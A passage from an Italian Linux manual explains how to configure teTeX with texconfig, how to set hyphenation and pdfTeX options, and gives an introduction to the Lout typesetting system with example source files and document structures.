pool_size.cont-en = 500000
pool_size.cont-nl = 500000
pool_size.cont-de = 500000
%pool_size = 125000
pool_size = 500000

...
```

In questa parte, il valore più importante è quello di **`pool_size`**, perché può creare problemi soprattutto a pdfTeX, che verrà descritto più avanti. Nell'esempio si vede che è stato quadruplicato.

## 104.11.2 # texconfig

**`texconfig`** è un programma, in forma di script predisposto per configurare gli elementi essenziali della distribuzione teTeX. Si avvia semplicemente, senza bisogno di argomenti. La figura 104.2 mostra il menu principale di **`texconfig`**.

```
# texconfig
```

```
+---------------------------- teTeX setup utility -----------------------------+
|                                                                              |
|  Hint: all output of external commands (e.g. tex) is logged into             |
|  a file. You can look at this file using LOG. If cursor keys make            |
|  trouble, you may have more luck with +/- and TAB.                           |
|                                                                              |
|                                                                              |
| +--------------------------------------------------------------------------+ |
| |                EXIT    exit                                              | |
| |                PREF    personal preferences                              | |
| |                CONF    show configuration                                | |
| |                REHASH  rebuild ls-R database                             | |
| |                HYPHEN  hyphenation table (tex/latex)                     | |
| |                MODE    default mode (xdvi/dvips/mf)                      | |
| |                XDVI    xdvi configuration                                | |
| |                DVIPS   dvips configuration                               | |
| |                FONT    directories for font creation                     | |
| |                DOC     rebuild html documentation                        | |
| |                FAQ     frequently asked questions + answers              | |
| |                LOG     view logfile                                      | |
+-+--------------------------------------------------------------------------+-+
|                              <  OK  >      <Cancel>                          |
+------------------------------------------------------------------------------+
```

Figura 104.2: Il menu principale di **`texconfig`**.

La funzione indicata con la sigla **`PREF`** serve solo a modificare il comportamento di **`texconfig`**, permettendo in particolare di selezionare un programma per la modifica del testo alternativo a quello predefinito.

La funzione **`CONF`** permette di mostrare la configurazione, consistente nella definizione delle directory contenenti i vari componenti della distribuzione teTeX.

La funzione **`REHASH`** permette di ricostruire il file `texmf/ls-R`, utilizzato per agevolare la ricerca dei componenti installati ad alcuni programmi della distribuzione. In generale, si ricostruisce questo file quando si aggiunte o si toglie qualche file (per esempio i file dei tipi di carattere).

La funzione **`HYPHEN`** è molto importante, perché permette di stabilire le lingue per cui attivare la suddivisione in sillabe del testo. Selezionando questa funzione si ottiene l'avvio del programma per la modifica di file di testo (presumibilmente VI) con il file `texmf/tex/generic/config/language.dat`. Si può modificare questo file, e al termine, dopo averlo salvato, vengono avviate automaticamente le procedure necessarie ad attivare in pratica le scelte fatte.

Di solito, si tratta di commentare le righe che fanno riferimento a linguaggi che non si vogliono gestire, e si deve togliere il commento dalla direttiva di attivazione della sillabazione per la lingua italiana.

```
% File    : language.dat
% Purpose : specify which hypenation patterns to load
%           while running iniTeX

%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
% CAUTION: the first language will be the default if no style-file
%          (e.g. german.sty) is used.
% Since version 3.0 of TeX, hyphenation patterns for multiple languages are
% possible. Unless you know what you are doing, please let the american
% english patterns be the first ones. The babel system allows you to
% easily change the active language for your texts. For more information,
% have a look to the documentation in texmf/doc/generic/babel.
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%

% The hyphenation pattern files are in the directory:
%       texmf/tex/generic/hyphen


% The US-english patterns should be loaded *always* and as *first* ones.
american ushyph1.tex %

% Let us define USenglish as an alias for american:
=USenglish %

% UK english, TWO LINES!
%british  ukhyph.tex %
%=UKenglish %

% english should always be defined. Either an alias for american or british.
=english %

% French, TWO lines!
french          frhyph.tex frhyphex.tex %
=patois %

german          ghyph31.tex %

% The following languages are disabled by default. Uncomment, what you need.
%bahasa         inhyph.tex %
%catalan        cahyph.tex %
%croatian       hrhyph.tex %
%czech          czhyph2e.tex %
%danish         dkhyphen.tex %
%dutch          nehyph2.tex %
%finnish        fihyph.tex %
%galician       gahyph.tex %
italian         ithyph.tex %
%magyar         huhyph.tex %
%norsk          nohyph.tex %
%polish         plhyph.tex %
%portuges       pthyph.tex %
%romanian       rohyphen.tex %
%russian        ruhyph.tex %
%serbocroatian  shhyph1.tex %
%slovene        sihyph22.tex %
%spanish        sphyph.tex %
%swedish        sehyph.tex %
%turkish        trhyph.tex %

% A "language" without hyphenation:
```

```
nohyphenation zerohyph.tex %
```

Al termine dell'elaborazione si potrà verificare nel file `texmf/web2c/latex.log` la presenza delle righe che dimostrano l'abilitazione della sillabazione per le lingue selezionate nel file di configurazione. In questo caso particolare, la lingua italiana corrisponde al terzo linguaggio a disposizione.

```
...
\l@american=\language0
...
\l@USenglish =\language0
\l@english =\language0
\l@french=\language1
...
\l@patois =\language1
\l@german=\language2
...
\l@italian=\language3
...
\l@nohyphenation=\language4
```

La funzione **`MODE`** permette di predisporre alcuni programmi per la risoluzione della propria stampante. Ciò si ottiene semplicemente selezionando il nome di una stampante che dovrebbe corrispondere, o essere molto simile alla propria.

La funzione **`XDVI`** permette di configurare **`xdvi`**, il programma di visualizzazione dei file DVI, in modo da stabilire il formato del foglio che si utilizza. Basta scorrere un elenco e confermare.

La funzione **`DVIPS`** permette di configurare **`dvips`**, il programma in grado di convertire file DVI in PostScript. Anche in questo caso, la cosa più importante da stabilire è il formato della carta, ma può anche essere indicata la stampante, o il comando di stampa da utilizzare quando **`dvips`** viene usato per inviare direttamente un file alla stampa.

L'ultima funzione importante è **`FONT`** che permette di regolare i permessi di accesso alle directory che contengono i tipi di carattere e anche di configurare altre caratteristiche di questi file.

## 104.12 pdfTeX/pdfLaTeX

Le distribuzioni più recenti di teTeX comprendono anche pdfTeX e pdfLaTeX. Si tratta di una versione di TeX che può generare sia file DVI che PDF (*Portable Document Format*). Attualmente, non essendo ancora completo, viene usato generalmente solo per produrre documenti PDF.

La differenza che c'è tra pdfTeX e pdfLaTeX sta nel fatto che il secondo è in grado di elaborare direttamente file LaTeX, mentre il primo no, e inoltre richiede l'uso di comandi specifici. Nella documentazione che dovrebbe trovarsi nella directory `texmf/doc/pdftex/`, si trova un esempio di un file scritto proprio per pdfTeX, ed è anche la prima verifica che si può fare del funzionamento di pdfTeX.

```
# pdftex example
```

In situazioni normali, l'elaborazione dovrebbe generare un file PDF.

### 104.12.1 Configurazione

In generale, è auspicabile che la propria distribuzione teTeX sia stata predisposta correttamente anche per l'uso di pdfTeX. I problemi maggiori riguardano la disponibilità dei caratteri, ma questo particolare si può approfondire eventualmente leggendo la documentazione originale di pdfTeX. Molto probabilmente è opportuno modificare il file di configurazione generale di pdfTeX (e quindi anche di pdfLaTeX): `texmf/pdftex/config/pdftex.cfg`.

```
% pdftex.cfg
output_format 1
compress_level 9
decimal_digits 2
page_width 210mm
page_height 297mm
horigin 1in
vorigin 1.3in
map acrobat.map
map +lw35extra_urw.map
map +charter.map
map +omega.map
map +utopia.map
```

```
map +xypic.map
map +hoekwater.map
map +bsr.map
map +bakomaextra.map
```

Quello che si vede è un esempio di questo file. Si osservi, come sempre, che i commenti sono introdotti con il simbolo di percentuale (`%`).

La direttiva **`output_format`** permette di definire il formato che si vuole ottenere. Assegnandovi il valore 1, si richiede espressamente una conversione in PDF; altrimenti, il valore 0 richiede una trasformazione in DVI.

La direttiva **`compress_level`** permette di stabilire il livello di compressione del formato PDF che si vuole generare. Il valore 0 rappresenta la volontà di non comprimere, mentre 9 è il livello massimo di compressione.

Le direttive **`page_width`** e **`page_height`** rappresentano rispettivamente l'ampiezza orizzontale e l'altezza verticale della pagina. I valori 210 mm e 287 mm rappresentano esattamente le dimensioni di un foglio A4 verticale.

Le direttive **`horigin`** e **`vorigin`** rappresentano un punto di riferimento per il testo, una sorta di margine sinistro e superiore. Di solito si trova l'indicazione di un pollice (1in) per entrambe le direttive; se si utilizza **`xpdf`** per visualizzare il documento PDF che viene generato, potrebbe essere necessario aggiustare leggermente questi valori, come nell'esempio, dove l'origine verticale è di 1,3 pollici.

### 104.12.2 Immagini

Al contrario dell'uso normale di LaTeX, pdfTeX e pdfLaTeX permettono esclusivamente l'inclusione di immagini in formato PNG. Quando si converte un file da LaTeX a PDF, attraverso pdfLaTeX, è sufficiente che siano disponibili anche le immagini PNG equivalenti a quelle PostScript, o EPS, utilizzate normalmente da LaTeX, purché queste abbiano l'estensione corretta: `.png`.

## 104.13 Riferimenti


- Michel Goossens, Franck Mittelbach, Alexander Samarin, *The LaTeX Companion*, Addison-Wesley, 1994

- Leslie Lamport, *LaTeX, A document preparation system, User's guide and reference manual*, Addison-Wesley, seconda edizione, 1994

- Claudio Beccari, *LaTeX, Guida a un sistema di editoria elettronica*, Hoepli, 1991

- Robert Kiesling, *teTeX HOWTO: The Linux-teTeX Local Guide*

- Documentazione interna della distribuzione teTeX: `texmf/doc/*`, in particolare `texmf/doc/latex/latex2e-html/`, dove si trova una guida di LaTeX in HTML

- Documentazione interna Info: *web2c.info*, *tex.info*, *latex.info*, *pdftex.info*

- Sebastian Rahtz, Hàn Thé Thành, *The pdfTeX user manual*, `texmf/doc/pdftex/manual.pdf`


---

Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

# Introduzione a Lout

Lout è un sistema di editoria elettronica relativamente recente, che deriva dall'esperienza di *roff e TeX. Le sue potenzialità sono comparabili con quelle di TeX/LaTeX, con la differenza che al momento, essendo ancora un progetto in mano dello stesso autore originale, si tratta di un lavoro più omogeneo, e per questo anche più facile da usare.

## 105.1 Collocazione dei componenti di Lout

Lout non è strutturato in una miriade di directory come succede alle distribuzioni LaTeX; è comunque necessario sapere dove sono state collocate alcune sue componenti. Per scoprirlo basta usare il comando

```
$ lout -V
```

con il quale si potrebbe ottenere un messaggio simile a quello seguente:

```
Basser Lout Version 3.08 (May 1996)
Basser Lout written by:      Jeffrey H. Kingston (jeff@cs.usyd.edu.au)
Free source available from:  ftp://ftp.cs.usyd.edu.au/jeff/lout
This executable compiled:    11:30:04 Aug 16 1998
System include directory:    /usr/lib/lout/include
System database directory:   /usr/lib/lout/data
Database index files created afresh automatically: yes
```

L'utente comune potrebbe non avere alcun bisogno di accedere a queste directory; comunque se si vuole realizzare un proprio stile personalizzato, occorre sapere che i file standard sono contenuti nella directory `/usr/lib/lout/include/` (in questo caso), essendo questa la directory delle inclusioni di sistema (come la definisce Lout).

> Quando per qualche motivo si interviene nei file di configurazione di Lout contenuti in queste directory, è necessario sapere che poi Lout ha bisogno di generare dei file paralleli (per esempio da `/usr/lib/lout/data/standard.ld` viene generato `/usr/lib/lout/data/standard.li`). Lout fa le cose in modo automatico appena si accorge della necessità, tuttavia può darsi che in quel momento non abbia i permessi necessari per modificare o creare questi file. Bisogna tenere conto di questa possibilità, e se succede, provvedere a sistemare temporaneamente i permessi.

## 105.2 Funzionamento

Allo stato attuale, Lout legge un sorgente e genera un risultato finale in PostScript. A differenza di TeX, qui non ci sono formati intermedi, e per ora non è disponibile la possibilità di generare un risultato in PDF.

Di solito si avvia l'eseguibile **`lout`** senza opzioni, con l'unico argomento costituito dal nome del file sorgente da convertire, in pratica secondo lo schema seguente:

`lout` ⟨*file-sorgente*⟩ `>` ⟨*file-PostScript*⟩

Nonostante la ridirezione dello standard output, Lout emette altri messaggi attraverso lo standard error, meno dettagliati di quanto faccia TeX, ma altrettanto importanti. Una cosa da notare subito di Lout è che potrebbe essere necessario ripetere l'operazione di composizione più volte per permettere al sistema di composizione di risolvere dei riferimenti incrociati, anche in presenza di documenti molto banali.

## 105.3 Esempio introduttivo

La documentazione originale, scritta dallo stesso autore di Lout, parte da esempi molto semplificati per spiegare il comportamento di questo sistema di composizione; tuttavia, le possibilità del linguaggio di Lout potrebbero confondere, e per questo si preferisce mostrare qui un esempio un po' più complesso di quanto si veda di solito, ma allineato al genere di esempi già presentati per gli altri sistemi di composizione.

```
# Sorgente Lout di esempio. Per ottenere il risultato finale
# basta usare il comando:
# lout <file-lout> > <file-PS>

@SysInclude { doc }
@Document
    @InitialFont { Times Base 24p }
#   @InitialBreak { adjust 1.2fx hyphen }
#   @InitialSpace { lout }
```

```
#   @InitialLanguage{ English }
#   @PageHeaders { Simple }
#   @FirstPageNumber { 1 }
#   @ColumnNumber { 1 }
#   @OptimizePages { No }
//
@Text @Begin

@Display @Heading { Introduzione a Lout }

Questo è un esempio di documento scritto con
Lout. Come si può vedere è stato definito
uno stile generale: doc.

@BeginSections
@Section
    @Title { Suddivisione del documento }
@Begin

@PP
Lo stile «doc» permette una suddivisione del
testo in sezioni, sottosezioni ed eventuali
sotto-sottosezioni
@End @Section

@Section
    @Title { Paragrafi }
@Begin

@PP
I testo di un paragrafo inizia generalmente dopo il
simbolo "@PP", mentre non è presente la possibilità
di staccare i paragrafi solo attraverso una riga
vuota, come accade con TeX. Di solito, se non è
stato cambiato lo stile standard, la prima riga
appare rientrata.

@PP
Attenzione: gli spazi orizzontali,           vengono
rispettati!
@End @Section

@EndSections
@End @Text
```

È fondamentale per Lout che l'ultima riga utile del sorgente sia terminata da un'interruzione di riga. Se ci sono più righe vuote alla fine del sorgente, queste non creano problemi in ogni caso.

Supponendo di abbinare a questo file il nome `esempio`, si può utilizzare il comando seguente per comporre il documento e ottenere un file PostScript.

```
$ lout esempio > esempio.ps
```

Per quanto strano possa sembrare, la prima volta vengono segnalati una serie di avvertimenti su dei riferimenti incrociati non risolti.

```
lout file "esempio":
    25,1: unresolved cross reference @SectionList&&357.esempio.1
    25,1: unresolved cross reference @SectionList&&357.esempio.1
    35,1: unresolved cross reference @SectionList&&357.esempio.2
    35,1: unresolved cross reference @SectionList&&357.esempio.2
```

Nel frattempo Lout ha creato alcuni file attorno a `esempio`: `lout.li` e `esempio.ld` (viene creato anche `esempio.ps`, ma non si tratta dell'edizione completa). La presenza di questi servirà a risolvere parte o tutti i riferimenti incrociati.

```
$ lout esempio > esempio.ps
```

In questo caso, la seconda volta che viene eseguito il comando si ottiene il risultato finale corretto.

**Introduzione a Lout**

Questo è un esempio di documento scritto con Lout. Come si può vedere è stato definito uno stile generale: doc.

**1. Suddivisione del documento**

Lo stile “doc” permette una suddivisione del testo in sezioni, sottosezioni ed eventuali sotto-sottosezioni

**2. Paragrafi**

I testo di un paragrafo inizia generalmente dopo il simbolo @PP, mentre non è presente la possibilità di staccare i paragrafi solo attraverso una riga vuota, come accade con TeX. Di solito, se non è stato cambiato lo stile standard, la prima riga appare rientrata.

Attenzione: gli spazi orizzontali,          vengono rispettati!

Figura 105.1: Il risultato della composizione del sorgente Lout di esempio.

> Quando si modifica un documento dopo averlo già elaborato una volta con Lout, potrebbe essere opportuno eliminare i file generati in fase di composizione, in quanto questi possono produrre segnalazioni di errore fasulle, o comunque portare a un risultato finale errato.

Tra la documentazione che accompagna Lout si possono trovare i manuali di questo sistema di composizione, di solito anche in forma sorgente (sono scritti ovviamente in Lout). Questi possono essere ricompilati per ottenere un file PostScript, e ciò permette di vedere cosa sia necessario fare di fronte a documenti più complessi. Per la precisione si tratta di documenti articolati in più sorgenti distinti, aggregati globalmente dal file `all` (viene usato lo stesso nome per ogni manuale). Si intuisce che il comando di composizione debba essere simile a quello seguente (se non si dispone dei permessi di scrittura nella directory in cui si interviene, forse conviene lavorare su una copia),

```
$ lout all > risultato.ps
```

ma si osserverà che prima di riuscire a ottenere un risultato finale corretto, occorre riavviare il comando più volte, fino a quando non ci sono più riferimenti incrociati da risolvere.

## 105.4 Concetti fondamentali di Lout

I comandi di Lout sono composti da ***simboli***, ovvero delle parole chiave, che possono essere precedute e seguite da degli argomenti opzionali, e generalmente intervengono su un ***oggetto*** posto alla loro destra (dopo le opzioni eventuali). È difficile esprimere il concetto a parole, e ancora più difficile è mostrarne un modello sintattico. All’interno di questi comandi vengono usate spesso le parentesi graffe, per raggruppare una serie di oggetti o una serie di argomenti; per questa ragione, nei modelli sintattici (semplificativi) che verranno mostrati, le parentesi graffe vanno intese in senso letterale, come facenti parte del comando.

Le parole chiave con cui sono definiti i simboli sono composte da ***lettere***, che per Lout sono le lettere alfabetiche normali, maiuscole e minuscole (eventualmente anche accentate, ma in generale questo è meglio evitarlo), il carattere `@` e il sottolineato (`_`). In generale, i simboli più comuni iniziano con il carattere `@`, in modo che la parola chiave che si ottiene non possa essere confusa con il testo normale, ma esistono comunque dei simboli che non rispettano questa consuetudine e di conseguenza vanno usati solo in contesti particolari. Il fatto che per Lout il carattere `@` valga come una lettera normale, fa sì che possano esistere dei simboli (cioè delle parole chiave) che lo contengono all’interno; questo serve a capire che due parole chiave non possono essere aderenti, ma vanno spaziate in modo da consentire la loro individuazione.

Lout basa la sua filosofia su degli oggetti tipografici. Per comprenderlo si osservi l’esempio seguente.

```
Ecco qui: @I ciao a tutti. Sì, proprio @I { a tutti }.
```

Semplificando il concetto, un oggetto è una parola, compresa la punteggiatura che dovesse risultare attaccata a questa, oppure un raggruppamento di oggetti che si ottiene delimitandoli tra parentesi graffe.

Osservando l'esempio, il simbolo `@I` serve a ottenere il corsivo dell'oggetto che segue, dopo uno o più spazi che per i fini della composizione vengono ignorati. Pertanto, la prima volta che appare `@I`, questo serve a rendere in corsivo la parola `ciao` che appare subito dopo, mentre la seconda, essendoci le parentesi graffe, il corsivo riguarda le parole `a tutti`. Si osservi che lo spazio contenuto tra le parentesi graffe, prima della parola `a` e dopo la parola `tutti`, viene semplicemente ignorato ai fini della composizione tipografica. Si osservi ancora che il punto è stato lasciato fuori dal raggruppamento proprio per evitare che venga coinvolto dalla trasformazione in corsivo.

Da questo si può intendere che le parentesi graffe non servono solo a raggruppare degli oggetti, ma anche a dividere ciò che altrimenti sarebbe interpretato come un unico oggetto.

A fianco dell'uso delle parentesi graffe per delimitare un oggetto (raggruppando o dividendo degli oggetti preesistenti) si aggiungono le stringhe letterali, che sono a loro volta degli oggetti interpretati in modo letterale da Lout. Per esempio,

```
Il comando "@I ciao" genera il corsivo della parola «ciao».
```

si traduce in pratica nel testo seguente,

```
Il comando @I ciao genera il corsivo della parola «ciao».
```

dove si riesce a riportare nel risultato finale anche la lettera `@`, che altrimenti verrebbe assorbita per generare il corsivo.

Le stringhe vanno usate con parsimonia, perché generano degli oggetti che non possono essere suddivisi su più righe, comunque sono l'unico mezzo per rappresentare alcuni simboli che Lout altrimenti interpreterebbe.

Nell'esempio introduttivo sarà stato notato l'uso del carattere `#` che introduce un commento fino alla fine della riga. In pratica, questo serve a fare ignorare al sistema di composizione il testo che segue tale simbolo. Spesso, come è stato fatto nell'esempio, si commentano delle istruzioni di Lout che rappresentano un comportamento predefinito, per ricordare il punto in cui andrebbero collocate se fosse necessario cambiarne l'impostazione.

## 105.5 Caratteri speciali e stringhe letterali

Fino a questo punto dovrebbe essere chiaro che le parentesi graffe, il carattere `@`, il carattere `#` e i doppi apici sono simboli che hanno un significato speciale, o possono essere interpretati in modo particolare. Oltre a questi se ne aggiungono altri, e per tutti si pone il problema di poterli inserire nel testo in modo letterale, quando necessario. Ciò si ottiene con le stringhe letterali, delimitate tra doppi apici, come in parte è già stato notato. Usando le stringhe letterali resta comunque la difficoltà di rappresentare i doppi apici, che così si ottengono con un carattere di escape aggiuntivo: la barra obliqua inversa. Questa, può essere usata **solo** all'interno delle stringhe letterali per mantenere invariato il significato letterale del carattere che la segue immediatamente; di conseguenza, per rappresentare una barra obliqua inversa, occorre usare una stringa letterale, e occorre confermare tale barra con un'altra barra obliqua inversa anteriore. La tabella 105.1 mostra l'elenco dei caratteri speciali per Lout e il modo di ottenerli all'interno delle stringhe letterali.

<table>
<tr><th>Carattere speciale</th><th>Stringa letterale per ottenerlo</th></tr>
<tr><td>(spazio)</td><td><code>" "</code></td></tr>
<tr><td>"</td><td><code>"\""</code></td></tr>
<tr><td>#</td><td><code>"#"</code></td></tr>
<tr><td>&</td><td><code>"&"</code></td></tr>
<tr><td>/</td><td><code>"/"</code></td></tr>
<tr><td>@</td><td><code>"@"</code></td></tr>
<tr><td>\</td><td><code>"\\"</code></td></tr>
<tr><td>^</td><td><code>"^"</code></td></tr>
<tr><td>{</td><td><code>"{"</code></td></tr>
<tr><td>|</td><td><code>"|"</code></td></tr>
<tr><td>}</td><td><code>"}"</code></td></tr>
<tr><td>~</td><td><code>"~"</code></td></tr>
</table>

Tabella 105.1: Caratteri speciali di Lout e modo di ottenerli letteralmente all'interno delle stringhe.

## 105.6 Spazi e spaziature

Lout ha una gestione particolare degli spazi verticali e orizzontali. La prima cosa da notare è che le righe vuote non bastano a separare i paragrafi; per questo si usano comandi specifici, come `@PP` per esempio, che serve a introdurre il testo di un paragrafo. Pertanto, le righe vuote (una o più di una) vengono trattate al pari di spazi orizzontali aggiuntivi.

Gli spazi orizzontali normali, comprese le interruzioni di riga che si trasformano in spazi orizzontali, vengono rispettati; in particolare, il carattere di tabulazione viene interpretato come l'inserzione di otto spazi normali.

Questo comportamento predefinito di Lout potrebbe non essere desiderabile, per cui si può controllare attraverso l'opzione **`@InitialSpace`** che riguarda praticamente tutti i tipi di documento previsti da Lout. Il simbolo **`@InitialSpace`** prevede un argomento composto da una parola chiave (racchiusa tra parentesi graffe), che esprime il tipo di comportamento riferito alla gestione degli spazi:

- **`@InitialSpace { lout }`**

  rappresenta l'impostazione predefinita, come è già stato descritto;

- **`@InitialSpace { troff }`**

  richiede un comportamento simile a quello di Troff;

- **`@InitialSpace { tex }`**

  richiede un comportamento simile a quello di TeX, in cui una sequenza di due o più spazi si traducono semplicemente in un solo nel risultato finale.

## 105.7 Elementi essenziali di un documento Lout

Lout, come LaTeX, è un po' delicato per quanto riguarda la sequenza di utilizzo di alcune istruzioni che definiscono la struttura del documento. A volte sono disponibili comandi differenti per fare le stesse cose, per esempio attraverso comandi abbreviati o semplificati. Benché si tratti di un sistema ben ordinato, si rischia di fare confusione. In questo senso, quando è possibile scegliere, qui vengono mostrate le forme più prolisse.

### 105.7.1 Dichiarazione dello stile generale

Un sorgente Lout inizia generalmente con l'inclusione di un file esterno che serve a definire lo stile generale del documento. Nell'esempio introduttivo, dopo una serie di commenti, viene incluso lo stile **`doc`**, attraverso il simbolo **`@SysInclude`**. Il comando **`@SysInclude { doc }`** serve a inserire il contenuto del file `doc` che si trova nella directory di inclusione nel sistema di Lout; in questo caso, seguendo quanto visto all'inizio del capitolo, si tratta di `/usr/lib/lout/include/`.

I tipi di documento principali che sono stati predisposti dall'autore di Lout sono:

- **`doc`** – un documento «ordinario» senza caratteristiche particolari;
- **`report`** – il modello di una relazione tecnica;
- **`book`** – un libro suddiviso in capitoli ed eventualmente in parti;
- **`slides`** – un modello per le diapositive e per i lucidi da usare con la lavagna luminosa.

### 105.7.2 Preambolo

Dopo l'inclusione dello stile si colloca normalmente un simbolo (di Lout) adatto al tipo di documento. Questo prevede una serie di opzioni e si conclude con due barre oblique. Nell'esempio introduttivo, trattandosi di un documento ordinario, si usava un preambolo simile a quello seguente; in questo caso però, vengono mostrate tutte le opzioni disponibili, indicate secondo il loro valore predefinito.

```
@SysInclude { doc }
@Document
    @InitialFont { Times Base 12p }
    @InitialBreak { adjust 1.2fx hyphen }
    @InitialSpace { lout }
    @InitialLanguage{ English }
    @PageHeaders { Simple }
    @FirstPageNumber { 1 }
    @ColumnNumber { 1 }
    @OptimizePages { No }
//
```

Nell'esempio, dopo l'inclusione dello stile **`doc`**, appare il simbolo **`@Document`**; i simboli che si vedono sotto sono le sue opzioni, e come tali vengono usati normalmente solo quando necessario per alterare alcune impostazioni predefinite. Può essere conveniente mettere tutte le opzioni disponibili, commentando quelle per le quali non c'è bisogno di alterarne l'impostazione predefinita, esattamente come si è fatto nell'esempio introduttivo. Ciò è utile quando si vuole rimaneggiare il documento senza fare troppa fatica, senza dover cercare le informazioni necessarie.

Il preambolo del documento di tipo **report** è quello che si vede nell'esempio seguente:

```
@SysInclude { report }
@Report
    @Title {}
    @Author {}
    @Institution {}
    @DateLine { No }
    @CoverSheet { Yes }
    @InitialFont { Times Base 12p }
    @InitialBreak { hyphen adjust 1.2fx }
    @InitialSpace { lout }
    @InitialLanguage { English }
    @PageHeaders { Simple }
    @ColumnNumber { 1 }
    @FirstPageNumber { 1 }
    @OptimizePages { No }
//
```

Si può osservare che alcuni simboli che descrivono delle opzioni hanno un argomento predefinito costituito da un oggetto nullo: {}.

Nel seguito vengono mostrati i preamboli del documento di tipo **book** e **slide**.

```
@SysInclude { book }
@Book
    @Title {}
    @Author {}
    @Edition {}
    @Publisher {}
    @BeforeTitlePage {}
    @AfterTitlePage {}
    @InitialFont { Times Base 12p }
    @InitialBreak { adjust 1.2fx hyphen }
    @InitialSpace { lout }
    @InitialLanguage { English }
    @PageHeaders { Titles }
    @ColumnNumber { 1 }
    @FirstPageNumber { 1 }
    @IntroFirstPageNumber { 1 }
    @OptimizePages { No }
//
```

```
@SysInclude { slides }
@OverheadTransparencies
    @Title {}
    @RunningTitle {}
    @Author {}
    @Institution {}
    @DateLine { No }
    @InitialFont { Times Base 20p }
    @InitialBreak { ragged 1.2fx nohyphen }
    @InitialSpace { lout }
    @InitialLanguage { English }
    @PageHeaders { Titles }
    @FirstPageNumber { 1 }
    @FirstOverheadNumber { 1 }
    @FirstLectureNumber { 1 }
    @OptimizePages { No }
//
```

Osservando gli esempi mostrati, si possono notare quali siano le opzioni più frequenti. Vale la pena di accennare subito ad alcune di queste.

- **@Title**

  Come si può immaginare, il simbolo **@Title** serve come opzione per definire il titolo del documento, e si può usare in tutte le situazioni in cui ciò possa avere senso. Infatti, nel caso del documento ordinario non è prevista questa possibilità.

- **`@InitialFont`**

  Il simbolo **`@InitialFont`** serve a definire il tipo di carattere e il corpo da utilizzare nel testo normale.

- **`@InitialBreak`**

  Il simbolo **`@InitialBreak`** serve a definire le caratteristiche dei paragrafi di testo normali; in particolare l'allineamento, la distanza tra le righe e l'attivazione o meno della separazione in sillabe delle parole.

- **`@InitialSpace`**

  Come già descritto in precedenza, il simbolo **`@InitialSpace`** serve a definire il comportamento di Lout nei confronti degli spazi, nel senso di stabilire se questi devono essere rispettati oppure se si deve fare come TeX che li ricompatta sempre.

- **`@InitialLanguage`**

  Il simbolo **`@InitialLanguage`** serve a adattare il comportamento di Lout in funzione del tipo di linguaggio. L'utilizzo di un linguaggio implica per esempio la scelta del modo in cui possono essere separate le sillabe, e i nomi di alcune definizioni standard del documento.

### 105.7.3 Struttura del documento ordinario

Il contenuto di un documento scritto con Lout è racchiuso all'interno di uno o più ambienti specifici per il tipo di stile prescelto. Per esempio, nel caso del documento ordinario, si usano i comandi **`@Text @Begin`** e **`@End @Text`**:

```
@SysInclude { doc }
@Document
    @InitialFont { Times Base 12p }
    ...
//
@Text @Begin
    ...
    ...
@End @Text
```

Volendo, i due simboli possono essere posti anche su righe differenti, in modo da rendere più chiaro il loro significato, anche se questo è però contrario alla filosofia di Lout.

```
    ...
@Text
@Begin
    ...
    ...
@End
@Text
```

Il simbolo **`@Text`** iniziale ha come argomento il testo del documento, e in teoria questo potrebbe essergli fornito attraverso le parentesi graffe:

```
    ...
@Text {
    ...
    ...
}
```

In pratica, questo modo di scrivere il sorgente Lout potrebbe essere troppo complicato; così, di fronte a oggetti di dimensioni molto grandi si preferisce utilizzare i delimitatori **`@Begin`** e **`@End`**, nel modo mostrato.[1]

L'ambiente **`@Text`** di questo tipo di documento può contenere anche delle sezioni e un'appendice, in modo simile a quello che viene mostrato nelle sezioni seguenti che fanno riferimento agli altri tipi di stile utilizzabile. In parte questo è già stato visto nello stesso esempio introduttivo.

[1] In generale, un comando che può ricevere un oggetto delimitato dai simboli **`@Begin`** e **`@End`** può riceverlo anche se questo è racchiuso solo da parentesi graffe, mentre il contrario non è sempre possibile. In generale, si trova questa possibilità solo nei comandi che delimitano una struttura a larga scala.

## 105.7.4 Struttura della relazione tecnica

La relazione tecnica, ovvero lo stile **`report`**, prevede dopo il preambolo l'inserimento facoltativo dell'ambiente **`@Abstract`**; successivamente prevede la presenza di uno o più ambienti **`@Section`**, e infine è ammessa la presenza di uno o più ambienti **`@Appendix`**.

```
@SysInclude { report }
@Report
    @Title {}
    ...
//
@Abstract
    @Title {}
    ...
@Begin
    ...
    ...
@End @Abstract
@Section
    @Title {}
    ...
@Begin
    ...
    ...
@End @Section
    ...
@Appendix
    @Title {}
    ...
@Begin
    ...
    ...
@End @Appendix
    ...
```

Si può intuire il senso di questi ambienti e il ruolo dell'opzione **`@Title`** che appare in ognuno di questi: la relazione tecnica può avere un riassunto introduttivo, si suddivide in sezioni e può terminare con un'appendice. A loro volta, le sezioni e le appendici si possono scomporre, nel modo che verrà mostrato in seguito.

## 105.7.5 Struttura del libro

Il libro, ovvero lo stile **`book`**, prevede dopo il preambolo l'inserimento facoltativo degli ambienti **`@Preface`** e **`@Introduction`**. Successivamente il documento viene suddiviso in capitoli, attraverso gli ambienti **`@Chapter`**, e può concludersi con una serie di appendici.

```
@SysInclude { book }
@Book
    @Title {}
    ...
//
@Preface
    @Title { Prefazione }
    ...
@Begin
    ...
    ...
@End @Preface
@Introduction
    @Title { Introduzione }
    ...
@Begin
    ...
    ...
@End @Introduction
@Chapter
    @Title {}
```

```
    ...
@Begin
    ...
    ...
@End @Chapter
    ...
@Appendix
    @Title {}
    ...
@Begin
    ...
    ...
@End @Appendix
    ...
```

Quello che si vede sopra è la struttura che potrebbe avere un documento di tipo **`book`** che include sia l'ambiente **`@Preface`** che **`@Introduction`**.

I capitoli possono suddividersi ulteriormente in sezioni, nello stesso modo in cui si possono inserire le sezioni nell'ambiente **`@Text`** quando si usa lo stile **`doc`**.

I capitoli potrebbero essere raggruppati in parti, ma non esistendo un ambiente del genere, si annota l'inizio di una nuova parte tra le opzioni del capitolo che si intende debba seguirla immediatamente. L'esempio seguente mostra il capitolo intitolato **`Primo approccio`** che si trova a essere il primo della parte **`Principianti`**, indicata come **`Parte IV`**.

```
@Chapter
    @PartNumber { Parte IV }
    @PartTitle { Principianti }
    @Title { Primo approccio }
@Begin
    ...
    ...
@End @Chapter
```

